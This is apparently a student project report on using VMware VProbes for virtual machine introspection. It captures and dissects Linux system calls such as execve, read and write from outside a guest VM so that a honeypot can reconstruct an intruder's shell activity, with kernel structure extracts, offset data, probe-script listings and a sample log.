We have looked into virtual machine technology, the VMM layer, as well as related work done on gathering information about a VM without the use of traditional monitoring tools. By focusing the introspection needs on the VMM, we are pulling away from security and monitoring mechanisms from the guest OS, thereby in a slight way making the guest OS less susceptible to an intruder that its a Honeypot and thus a monitoring system. In the case that the guest OS is compromised, the VMM should still remain secure and should be able to monitor whatever is going on within the system from an observer's point of view. Ideally, the solution would involve monitoring all active processes within the guest OS, tracking any console sessions, and lastly check if any suspicious files were added or modified. Monitoring suspicious network activity would be handled by external IDS and IPS systems.

Theoretically, we need to make use of existing VMM APIs to access the memory space of the VM we want to inspect, as well as intercept all running instructions between the virtual and host CPU. From there, in theory, we can build some kind of real time reconstruction of the entire 'live' system outside where we can apply traditional intrusion detection techniques. Existing VMI (virtual machine introspection) methods have highlighted a widely recognised hurdle to cross, which is bridging the semantic gap and reconstructing the actual OS outside of the VMM. Lin [11], went into greater detail of describing what exactly are we interested in logging, or extracting from the memory space of a guest OS. An excerpt of his paper is as follows.

> However, what we want is the semantic information of the guest OS abstractions. For instance, for a memory cell, we want to know the meaning of that cell—for example, what is the virtual address of this memory cell? Is it a kernel global variable? If so, what does this global variable stand for? For a running instruction inside the guest OS, we also would like to know if it is a user-level instruction or a kernel-level instruction? Which process does the instruction belong to? If the instruction belongs to kernel space, is it a system- call-related instruction, a kernel-module instruction, kernel-interrupt handler, or something else? For a running system call, we also want to know the semantics of this system call, such as the system call number and the arguments.

To obtain the information we need before we can start a deeper inspection, we need to have "detailed knowledge of the algorithms and data structures of each OS component in order to

rebuild high-level information" [11]. Because modern OSes have become increasingly complex, and that each OS can be uniquely different from each other, its challenging enough to bridge the semantic gap for a particular OS. In addition, acquiring the knowledge of system and memory internals for OSes will not be straight forward, even for open sourced OSes. When the source code is not available, sustained effort is needed to reverse engineer the undocumented kernel algorithms and data structures [11].

Significant advances in the research within the VMI field has resulted in modern approaches to bridge the semantic gap. Typically, two methods include kernel-data-structure-approach, and the binary-code-reuse-approach. According to Lin[11], the data-structure-assisted approach is flexible, fast, and precise, but it requires access to kernel-debugging information or kernel source code [20] [15]; a binary-code-reuse-based approach [4] [5] is highly automated, but it is slow and can only support limited functionality. The data-structure-assisted approach requires knowledge of the kernel data structures to map where context information is located within memory. This approach would allow our introspection tool to be compatible across all OSes which use the same kernel data structures. The binary-code-reuse approach requires inspection at near machine code level, spotting patterns that could describe normal behavior or malicious code. In addition to being slow, using complex algorithms to spot tricky patterns would definitely hamper system performance.

3 Project Requirements

The aim of our project is to provide an introspection tool using VProbes, that is able to capture and interpret system calls. In addition, the solution should be done outside of the VM being monitored, and the VM should not be tampered with with any project related files. This is an important requirement, since we do not want our solution to be easily detectable within the VM. Since we want to capture system calls on one or more systems that we cannot tamper with, it has to be a set of system calls common on many OSes. We have summarised basic project requirements into the list below.

- Targeted OS for testing is Ubuntu 14.04.2 LTS 64bit
- Targeted Virtualisation software is VMware Workstation 11.1.
- Targeted OS must not be tampered with prior to using this introspection tool
- Tool must be able to capture system calls and associated information
- Interpret events and reconstruct user activity.

VProbes will be responsible for VM introspection, as well as capturing system calls and related context information. Since we expect the output log file to contain system events originating from background and user processes, a 'filter' will also be required to read the log concurrently to track useful events and recreate user activity as much as possible and to be displayed on a terminal. While we would like the tool to be widely usable and support high compatibility with multiple OSes, it requires extensive testing and due to time constraints, we decide not to add it in for now. However, it should work with our testing OS and virtualisation platform.

In reality, while these project requirements are strict, we expect the project to cater to all VMware virtualisation platforms that support VProbes version 1.0 (older than Workstation 8.0). In addition, we are also capturing core system calls that should exist since early versions of the Linux kernel. Distributions with modified Linux kernels, especially in the area of setting up and invoking system calls will most likely not work with our introspection tool. The last point on reconstructing user activity would arise from tracking user commands and output which should be logged with our introspection tool. This can be useful to provide insight as to what a user, or potential intruder, might be looking for.

4 Project Plan, Analysis and Design

This project uses VMware VProbes for instrumentation of the target VM, which we will mainly be focusing on monitoring Linux OSes as our proof of concept. However, the concept of inspecting the behaviour of a VM by monitoring OSes remain the same; through actively capturing and analysing system call traces. As described in the Ubuntu reference, the system call is the fundamental interface between an application and the Linux kernel [2]. If an application thread or process needs to read or write to a file, or stream, it must invoke the right system call with semantically appropriate arguments.

Even when we manage to capture individual system calls, it is not very useful on its own; we also need to know which thread (**tid**) invoked that call, along with its corresponding process (**pid**), and parent process (**ppid**). All these for a start should give us a good idea of the overall low level workings of the Linux kernel, as well as allow us to trace each system call to its parent process. Looking forward, assuming an attacker is able to exploit remote code execution off a vulnerable FTP server, even if he attempts to obfuscate or hide his intentions by spawning multiple processes, we want to be able to trace his actions back to the source (i.e. the vulnerable FTP server).

After capturing system calls, we can start to analyse the data and reconstruct executed commands and data written to/read from files. We believe a few of the main system calls to look out for are the **execve**, **open**, **read** and **write** syscalls. Each of the system calls is described briefly as follows.

- **execve** - executes specified program, taking an array of its(the program's) arguments (argv[]) and an array of environment variables (envp[]) as its arguments.

```
int execve(const char *filename, char *const argv[], char *const
    envp[]);
```

- **open** - open() returns a file descriptor, a small, nonnegative integer for use in subsequent system calls (read(2), write(2), lseek(2), fcntl(2), etc.).[2]

```
int open(const char *pathname, int flags);
int open(const char *pathname, int flags, mode_t mode);
```

- **read** - read() attempts to read up to count bytes from file descriptor fd into the buffer starting at buf.[2]

```
ssize_t read(int fd, void *buf, size_t count);
```

- **write** - write() writes up to count bytes from the buffer pointed buf to the file referred to by the file descriptor fd.[2]

```
ssize_t write(int fd, const void *buf, size_t count);
```

From the description and function prototype of the execve system call, we should be able to extract relevant information regarding the executable binary, which is crucial if we look to monitor the invader's activity. At the same time, we can also monitor data being written and read to files or streams through the other 3 system calls.

Looking forward, since we are on the task of tracking activity at the kernel level, we do realise that any invader who has gained access to a machine would attempt to spawn a command shell where he can further try to disable any in-client monitoring tools (e.g. syslog), attain higher privileges and siphon information. While the main aim of this project is to learn as much as possible from the movements of the attacker from capturing his input, we can too capture what he sees from the shell, the output of his commands. This might possibly shed more light in determining his techniques and intention on whatever he is looking for.

The main aim and fundamental core of this project is to provide a viable and robust solution that can monitor activity on a Linux VM, and set it apart from in-client monitoring tools by being resilient to being detected, and disabled. Not only that, the VM must be untouched (free from any external or internal modifications), to minimise any chance that the intruder can detect our monitoring tool. Modern virtualisation platforms (Oracle Virtualbox, VMware Workstation) now comes with accompanying in-client software (Virtualbox Guest Additions, VMware Tools), that can enhance performance within the VM. They do provide API to extract information off guest VMs, but the reason why we are not using it is because an attacker can easily detect the presence of such software and disable them with ease.

5 Implementation

While VProbes have the capability to read from any memory location assigned to the VM, without knowledge of the OS installed, we could not possibly know where the essential kernel structures are stored in memory. The importance of understanding the kernel structures are crucial, as information regarding device drivers, active and suspended processes, user peripherals, I/O access, memory management, disk and network controllers are being tracked by the kernel. All of such information are stored in kernel structures, and thus to access what we want, we need to understand where they are stored within the data structures.

For this project, we will be focusing on monitoring Linux based VMs, and will thus look into the relevant Linux kernel structures. To capture system calls when they are invoked, we will need to set a breakpoint in the VProbes script to invoke a call-back function when a the VM executes an instruction at the system call memory probe point, which can be found in **/proc/kallsyms** of the machine. This file is generated at every boot up, and could be unique to each Linux distribution. However, from running multiple tests, we found that while the contents of the symbol file differ slightly to each Linux distribution, they are not as likely to change with every boot up. This means that we do not have to re-generate the VProbes file with every reboot.

The call-back function associated with the invocation of system calls is designed to extract relevant arguments that we can analyse. For example, the **execve** system call has the executable filename, an array of arguments (for the executable) and an array of environment variables as its arguments. The call-back function is responsible for traversing the arrays and print out the referenced data. For the next few sections, we will go into detail regarding Linux kernel structures, and how the VProbes toolkit and Dehnert[24] combined to intercept system calls and provide a basis for further interpretation and deeper analysis.

5.1 Linux Kernel Structures

To start tracing syscalls, we refer to this linux kernel map [18]. The entire map is too complex and large to fit in this paper, but a small snippet at Figure 7 is adequate for our needs. The map shows how different subsystems of the kernel interact with each other, and is not meant to be any sort of official reference.



Figure 7: Snippet of Linux 2.6.36 Kernel Map [18]

In particular, to track an invader's activity in a shell/environment, we are interested in tracing execution of commands/executables, which is directly linked to the **execve** or **sys_execve** system call. To find out the task or process responsible for the call, we follow the interconnections linking from sys_execve in the kernel map, to the memory mapping subsystem, and finally we find the data structure **task_struct** in the scheduler. The **mm_struct** data structure is used to describe the virtual memory of a task or process, while details of the task or process is in the **task_struct** data structure[17]. Within **task_struct**, there are several data fields which are particularly useful to us, as follows.

Listing 1: Extract of linux task_struct data structure

```
/* pid holds the thread id (tid), and pgrp holds the process group id
   (pid) */
int                pid;
int                pgrp;
/*
 * pointers to (original) parent process, youngest child, younger
    sibling,
 * older sibling, respectively. (p->father can be replaced with
 * p->p_pptr->pid)
 */
struct task_struct *p_opptr, *p_pptr, *p_cptr,
                   *p_ysptr, *p_osptr;
/* comm holds the name of the task or process */
char               comm[16];
```

Given the **task_struct** of the current task, we will be able to deference the current thread id (tid) with **task_struct->pid** and process id (pid) by **task_struct->pgrp**. To determine the parent pid (ppid), we have to access the parent data structure first by reading **task_struct->p_pptr->pid**. VProbes unfortunately does not have the capability to traverse through data structures and thus we need to rely on a toolkit, provided by VMware, to access the structure. In addition, we need to locate the whereabouts of the data structure within the memory for inspection, which will be described in the next section.

5.2 VProbes toolkit

In addition to the VProbes API, VMware has also provided an accompanying toolkit with sample scripts and preloads, as well as the Emmett compiler to assist in writing in a C-like high level language to be complied into VProbes scripts. To locate the location of the **task_struct** data structure within the memory, the toolkit contains a kernel module **vprobe_offsets.c** which must be complied and loaded within the VM. It could be arguable that we are interfering with the vanilla installation of the guest OS, which we mentioned should be left 'untouched' in early sections. However, this process of obtaining offset information is only a one-off; once we have obtained the offsets, the kernel module can be unloaded and removed.

Compliation of the module requires kernel headers to be installed, which is by default installed in Ubuntu 14.04 LTS. Upon compliation and loading it into the kernel, we extract the offset information from **/proc/vprobe_offsets** and moved the data off to our host machine. The output is as follows. This can differ from various versions of the linux kernel.

Listing 2: Output of /proc/vprobe_offsets

```
/* Linux offsets for kernel version 3.16.0-30-generic */
memmodel guest64;

#define HAVE_LINUX_FILES 1
/* struct dentry */
#define __OFF_DENTRY_PARENT 0x0000000000000018
#define __OFF_DENTRY_NAME 0x0000000000000020
/* struct file / struct path */
#define __OFF_FILE_PATH   0x0000000000000010
/* struct vfsmount / mount */
#define __OFF_VFSMOUNT    0x20

/* struct mm_struct */
#define __OFF_EXE  0x0000000000000350

/* struct task_struct */
#define __OFF_TGID 0x00000000000003fc
#define __OFF_PID  0x00000000000003f8
#define __OFF_PIDS 0x0000000000000460
#define __OFF_COMM 0x00000000000005c8
#define __OFF_PARENT 0x0000000000000410
#define __OFF_MM   0x0000000000000388

/* struct current_thread */
#define __OFF_TASK 0x000000000000b840
#define __CURTHRPTR (GSBASE >= 0x100000000 ? GSBASE : KERNELGSBASE)
```

From the output, we know the memory location of the current thread pointer (**CURTHRPTR**), which is equal the the CPU's GSBASE or KERNELGSBASE value, depending on the current value of GSBASE (>= 0x100000000). Following which the memory offset to the **task_struct** data structure is (**OFF_TASK**). From that, we can obtain the data we want from the offsets to the specific fields (tid, pid, parent task and comm) in the data structure. We **#include** this offsets file to the Emmett code we will be using.

5.3 Capturing System Calls

To capture system calls, we have set a breakpoint in the VProbes script that invokes a callback function to extract more system call-specific information out. Prior to this point, we can capture the tid, pid, ppid and name of the current task, but nothing specific to the system call. We can set a 1Hz static probe to capture the active process running every second, but we what we really want to know are the processes that invokes system calls. To begin, each system call in the Ubuntu manual [2] is very unique in its arguments and return value, and we cannot account for every one of them. As such, we narrowed the list down to the most important and commonly used calls. The exact list of calls the kernel uses is taken from **/usr/src/linux-headers-3.16.0-30-generic/arch/x86/include/ generated/uapi/asm/unistd_64.h**. The numbers beside each call is important for filtering the system calls we want to capture.

A list and extract of the selected system calls and respective calling numbers we are particularly interested is as follows.

Listing 3: Syscall numbers in 64bit Linux Kernel (unistd_64.h)

```
VMMLoad {
        NR_open = 2;
        NR_read = 0;
        NR_write = 1;
        NR_getpid = 39;
        NR_clone = 56;
        NR_fork = 57;
        NR_vfork = 58;
        NR_execve = 59;
        NR_chmod = 90;
        NR_exit_group = 231;
}
```

While **open**, **read**, **write** and **execve** are described in previous sections of their importance, we selected a few others that are interconnected with the ones we have originally selected.

- **getpid** - returns the process ID of the calling process. (This is often used by routines that generate unique temporary filenames).[2]
- **clone** - creates a new process, but allows the child process to share parts of its execution context with the calling process, such as the memory space, the table of file descriptors, and the table of signal handlers.[2]

- **fork** - creates a new process by duplicating the calling process. The child process has its own process ID, but maintains a full copy of the parent process.[2]
- **vfork** - is a special case of clone. It is used to create new processes without copying the page tables of the parent process. It may be useful in performance-sensitive applications where a child is created which then immediately issues an execve.[2]
- **chmod** - changes the permissions of the file specified.[2]
- **exit_group** - terminates not only the calling thread, but all threads in the calling process's thread group.[2]

When the CPU executes an instruction at the system call entry point (defined by system_call entry in **/proc/kallsyms**), before analysing the data, we need to know where the system call number, as well as arguments, are stored in the CPU. This information is typically stored in **entry_64.s** (in 64bit linux kernels). An extract of how the low-level system call subroutine expects the information to be stored within CPU registers beforehand is listed below.

Listing 4: Location of arguments and syscall number (extract of **entry_64.s**)

```
 * System call entry. Up to 6 arguments in registers are supported.
 *
 * SYSCALL does not save anything on the stack and does not change the
 * stack pointer. However, it does mask the flags register for us, so
 * CLD and CLAC are not needed.
 */

/*
 * Register setup:
 * rax  system call number
 * rdi  arg0
 * rcx  return address for syscall/sysret, C arg3
 * rsi  arg1
 * rdx  arg2
 * r10  arg3    (--> moved to rcx for C)
 * r8   arg4
 * r9   arg5
 * r11  eflags for syscall/sysret, temporary for C
 * r12-r15,rbp,rbx saved by C code, not touched.
```

Following which, Dehnert[24] simply extracted the system call number by reading directly from the RAX CPU register. After it is done, a callback function is responsible to further dissect the system call and arguments (listing 5). While the directory where we obtained the

list of system calls (**unistd_64.h**) seems to suggest that the list is kernel-version specific, the few system calls we are capturing exist from kernel version 1.0[2], and that the system call numbers are consistent across other 64bit Linux kernels that we tested, thus we believe the code does not have to be rewritten or modified across previous and near-future versions of 64bit Linux kernels.

Listing 5: Callback function when at system call entry point[24]

```
GUEST:ENTER:system_call
{
        int syscall_num, sys_arg0, sys_arg1, sys_arg2, sys_arg3, sys_arg4,
            sys_arg5;

        syscall_num = RAX;
        sys_arg0 = RDI;
        sys_arg1 = RSI;
        sys_arg2 = RDX;
        sys_arg3 = R10;
        sys_arg4 = R8;
        sys_arg5 = R9;

        handle_syscall("system_call", syscall_num, sys_arg0, sys_arg1,
            sys_arg2, sys_arg3, sys_arg4, sys_arg5);
}
```

5.4 Dissecting System Calls

Now that we have information regarding the system call number and arguments, we can extract relevant information from the registers. Starting with the **open** system call, we know that the first argument holds filename that we wish to open, the second holds the flags pertaining to the access modes (read only, write only, read and write), and an optional third argument that holds permissions for the file if it is newly created. While we can directly print the values for the flags and mode from the **RSI** and **RDX** CPU registers (held in sys_arg1 and sys_arg2 respectively), reading the filename is different. We need to deference the *char** pointer before reading it as a string. The code listing for reading the **open** system call is as follows.

Listing 6: Dissecting the **open** system call[24] in Emmett

```
if (syscall_num == NR_open)
{
        getgueststr(arg_path, 128, sys_arg0);
        syscall_name = "open";
        sprintf(syscall_args, "\"%s\", flags=%x, mode=%x",
                        arg_path, sys_arg1, sys_arg2);
        print = 1;
}
```

The VProbes function **getgueststr()** copies a NULL-terminated string from a linear address in the guest address space[23], and is limited to a maximum of 255 bytes/characters. We have set the limit to 128 bytes because strings within VProbes are limited to 255 bytes, and we are concatenating the filename with other output arguments. Although this is a limitation in itself, for the most part of it, we do not expect many filenames to exceed this imposed limit of 128 bytes.

Dissecting the **read** and **write** system calls were slightly more complicated because based on early testing and analysing output data, printing simply the file descriptor and buffer is inadequate. To make better sense of the data, we start by differentiating if the system call is reading or writing to or from STDIN, STDOUT, or STDERR, by comparing the value of the file descriptor *fd*. Furthermore, we cannot use VProbes' **getgueststr()** to directly print the buffer, because from testing, the buffer (***buf**) is not NULL-terminated most of the time, and will print as many characters as stated (by **getgueststr()**). Next, the original idea is to make use of the value of **count** to extract only the length of characters in the buffer. An extract of the code listing is shown at listing 7.

However, once again its unfortunate to bring up VProbes string limitation of 255 bytes, as **count** is of an integer data type, and can vary to very large numbers, above the limit that **getgueststr()** can store in a string variable. As such, as long as the value of **count** never exceeds the length limit set in **getgueststr()**, we will be able to read the data in full. Otherwise, we will only obtain a truncated version of the buffer.

Listing 7: Dissecting **read** and **write** system calls in VProbes language

```
/* if syscall_num is either read or write */
(|| (== syscall_num NR_read) (== syscall_num NR_write))
(do
   /* read the buffer in RAW form and store in argint1 */
   (setint ~flocal11:argint1 (& 0xffffffff (getguest sys_arg1)))

   /* attempt to read 160 characters of the buffer and store in arg_path, if fail, store <undef> */
   (try (getgueststr ~flocal11:arg_path 160 sys_arg1) (setstr ~flocal11:arg_path "<undef>"))
   (cond
      ((== syscall_num NR_read) (setstr ~flocal11:syscall_name "read"))
      (1 (setstr ~flocal11:syscall_name "write"))
   )
   (cond
      ((== sys_arg0 0) (setstr ~flocal11:arg1 "STDIN"))
   )
   (cond
      ((== sys_arg0 1) (setstr ~flocal11:arg1 "STDOUT"))
   )
   (cond
      ((== sys_arg0 2) (setstr ~flocal11:arg1 "STDERR"))
   )
   (cond
      (
         /* if file descriptor is any of the 3 streams above, let the reader know */
         (|| (== sys_arg0 0) (== sys_arg0 1) (== sys_arg0 2))
         (sprintf ~flocal11:syscall_args "fd=%s text=%x count=%d\nASCIItext\n%s" ~flocal11:arg1
              ~flocal11:argint1 sys_arg2 ~flocal11:arg_path)
      )
      /* for all other file descriptors */
      (1 (sprintf ~flocal11:syscall_args "\nfd=%d\nHEXtext=\n%x\ncount=%d\nASCIItext\n%s" sys_arg0
           ~flocal11:argint1 sys_arg2 ~flocal11:arg_path))
   )
   (setint ~flocal11:print 1)
)
```

Listing 7 is manually written in VProbes language because there were areas within the listing that we do not understand how to write in Emmett form. There is practically no documentation on Emmett and we had to rely on sample Emmett scripts in the VProbes toolkit as a learning tool.

Perhaps the most crucial aspect of this section and the project overall was dissecting the **execve** system call. Capturing and dissecting this system call is crucial as it gives us much information on what any user is executing on this machine. There is almost no information an invader can extract from the system if he chooses to omit executing any commands that do not trigger the **execve** system call. The code listing is shown at listing-8, and is written in VProbes language. Extracting the executable filename is straightforward, using the **getgeststr** function, which deferences the address pointed by *sys_arg0*.

Listing 8: Dissecting the **execve** system call in VProbes language

```
(== syscall_num NR_execve)
(do
    /* set arg_path to filename to execute */
        (getgeststr ~flocal11:arg_path 128 sys_arg0)

        /* find addresses of argument 1-6, each one of them is 8 bytes apart */
        (setint ~flocal11:argint1 (& 0xffffffff (getguest sys_arg1)))
        (setint ~flocal11:argint2 (& 0xffffffff (getguest (+ sys_arg1 8))))
        (setint ~flocal11:argint3 (& 0xffffffff (getguest (+ sys_arg1 16))))
        (setint ~flocal11:argint4 (& 0xffffffff (getguest (+ sys_arg1 24))))
        (setint ~flocal11:argint5 (& 0xffffffff (getguest (+ sys_arg1 32))))
        (setint ~flocal11:argint6 (& 0xffffffff (getguest (+ sys_arg1 40))))

        /* try to deference addresses, if not set to NULL */
        (try (getgeststr ~flocal11:arg1 64 ~flocal11:argint1) (setstr ~flocal11:arg1 "NULL"))
        (try (getgeststr ~flocal11:arg2 64 ~flocal11:argint2) (setstr ~flocal11:arg2 "NULL"))
        (try (getgeststr ~flocal11:arg3 64 ~flocal11:argint3) (setstr ~flocal11:arg3 "NULL"))
        (try (getgeststr ~flocal11:arg4 64 ~flocal11:argint4) (setstr ~flocal11:arg4 "NULL"))
        (try (getgeststr ~flocal11:arg5 64 ~flocal11:argint5) (setstr ~flocal11:arg5 "NULL"))
        (try (getgeststr ~flocal11:arg6 64 ~flocal11:argint6) (setstr ~flocal11:arg6 "NULL"))
        (setstr ~flocal11:syscall_name "execve")
        (sprintf ~flocal11:syscall_args
               "\"%s\"\nderef_arg1=%s\n
                       deref_arg2=%s\n
                       deref_arg3=%s\n
                       deref_arg4=%s\n
                       deref_arg5=%s\n
                       deref_arg6=%s\n
                       envp=%x\nregs=%x"
               ~flocal11:arg_path
               ~flocal11:arg1
               ~flocal11:arg2
               ~flocal11:arg3
               ~flocal11:arg4
               ~flocal11:arg5
               ~flocal11:arg6
               sys_arg2 sys_arg3)
               (setint ~flocal11:print 1)
)
```

Retrieving the program arguments is different, since the address at *sys_arg1* is a pointer to an array of string pointers. To help us understand how an **execve** performs its memory layout, we refer to Giasson[6] who described the memory layout of program execution in great detail.

5.4.1 Tracing memory layout of execve system call

As an example, we will attempt to understand what happens when we enter the command *./a.out first second third* in the command shell. This command will execute the file *a.out* with *first second third* as its first, second and third arguments.



Figure 8: Argument array passed to **execve**



Figure 9: Environment variables array passed to **execve**

There are two main arguments passed to the **execve** system call; the first (**argv[]**) is an array of strings (see Figure 8) that holds the command entered, as well as the arguments for the command. The second argument (**envp[]**) is too an array that holds all the environment variables (see Figure 9) that should be run with program execution. Both arrays are NULL-terminated at the last element. After which, the do_exec() procedure will now build the initial stack within the shell address space, and the memory manager will allocate new memory for this newly created stack and the stack will look like Figure 10 [6].

In Figure 10, the address of the first element within the **argv[]** array is stored at linear address *5678* in the guest address space. Following the 64bit architecture convention, the memory addresses are of 64bits wide, and addresses of subsequent arguments are located with an 8 bytes offset within each other. The addresses of the arguments themselves is byte-specific, they point to the first character of the string. Being written for x86/x86-64 processors, data is being stored in little-endian format, where the least significant byte is stored in the smallest address.



Figure 10: The stack built by **execve()** and after relocation by memory manager



Figure 11: The stack as it appears to main() at the start of execution

Finally, right before execution at the point of the **execve** system call, in accordance to Linux system call conventions, the pointers of the offsets of the two arrays are stored to the RSI and RDX CPU registers. Therefore, in the eyes of an observer, or in the case of our monitoring tool, we need to deference the pointers and apply the correct offsets to obtain the arguments we want. There are a few limitations to our solution however. Because VProbes cannot handle strings over 255 bytes in length, we cannot easily capture extremely long arguments. In our current implementation, we are saving the name of the executable as well as the names of 6 arguments in a string, and because of that, we are limiting the 'read' length of each argument to a maximum of 64 bytes each, and the 'read' limit of the executable name to 128 bytes. Although the maximum theoretical length exceeds the maximum permissible length of 255 bytes, we are accepting a reasonable amount of risk that the hard limits placed are not reached for all strings we are reading, for most of the captured **execve** system calls.

Although mentioned briefly in the previous paragraph, another limitation lies in the number of arguments we can actually capture. Typically in a C program, we can always refer to the **argc** variable that holds the number of arguments of the program. However, there isn't such a value available in the **execve** system call for us to capture. Moreover, assuming even if such a data value was available to us, neither VProbes nor Emmett would allow us to dynamically allocate memory for variables to hold the arguments. All variables within the VProbes script must be declared in the beginning of the script. In this project, we accept an average number of program arguments to be 6. In addition, the VProbes language does not provision for declaration of arrays as well, thus we have to manually declare each and every variable we use. In theory, we could have manually declared a large number of string variables, and to continually store the arguments until we reach a *NULL*, signifying we have reached the end of the array, but retracted the idea since it was very space inefficient, and such extra logic would put a great toll on operational performance of the guest VM.

Listing 9: Sample output of **execve** system call capturing 'whoami' command

```
t=1371/p=1371/pp=1343 (bash # /bin/bash): execve("/usr/bin/whoami"
deref_arg1=whoami
deref_arg2=NULL
deref_arg3=NULL
deref_arg4=NULL
deref_arg5=--version
deref_arg6=NULL
envp=1225808
regs=7fff82e36920);
```

Following the limitations by VProbes, our solution was rather rudimentary and crude. We attempt to read in a maximum of 6 arguments, and in case interpreting each memory loca-

tion as a string fails, we replace the string variable with a 'NULL'. There is a chance whereby we capture a string which is not related to the program(see listing 9). The sample output was produced when a user entered the command *whoami* in the shell. Argument 1 and 2 were true of the specifications; the first argument is always the filename itself, and the last element of the array of arguments is always a *NULL*. Because of that, we can be sure that argument 5 was erroneously dereferenced with *–version*, likely to be the remnants of a previous command, or possibly data of another running application.

5.5 Analysing VProbes output

Now that we have the VProbes introspection tool capturing system calls and dumping the data into a log file, while we can interpret single events manually and its track its output from captured STDOUT events, it is still inadequate to recreate a real-time shell in our host machine mirroring user activity from the VM. The output data log still contains numerous captured system events originating from background and user processes. To help us in capturing and displaying any useful and meaningful user's activity made on the shell, we need to first establish some requirements that our 'filter' should do.

- Print executable commands made by the user/system
- Print output of commands made above
- Being able to support and differentiate multi-user activity

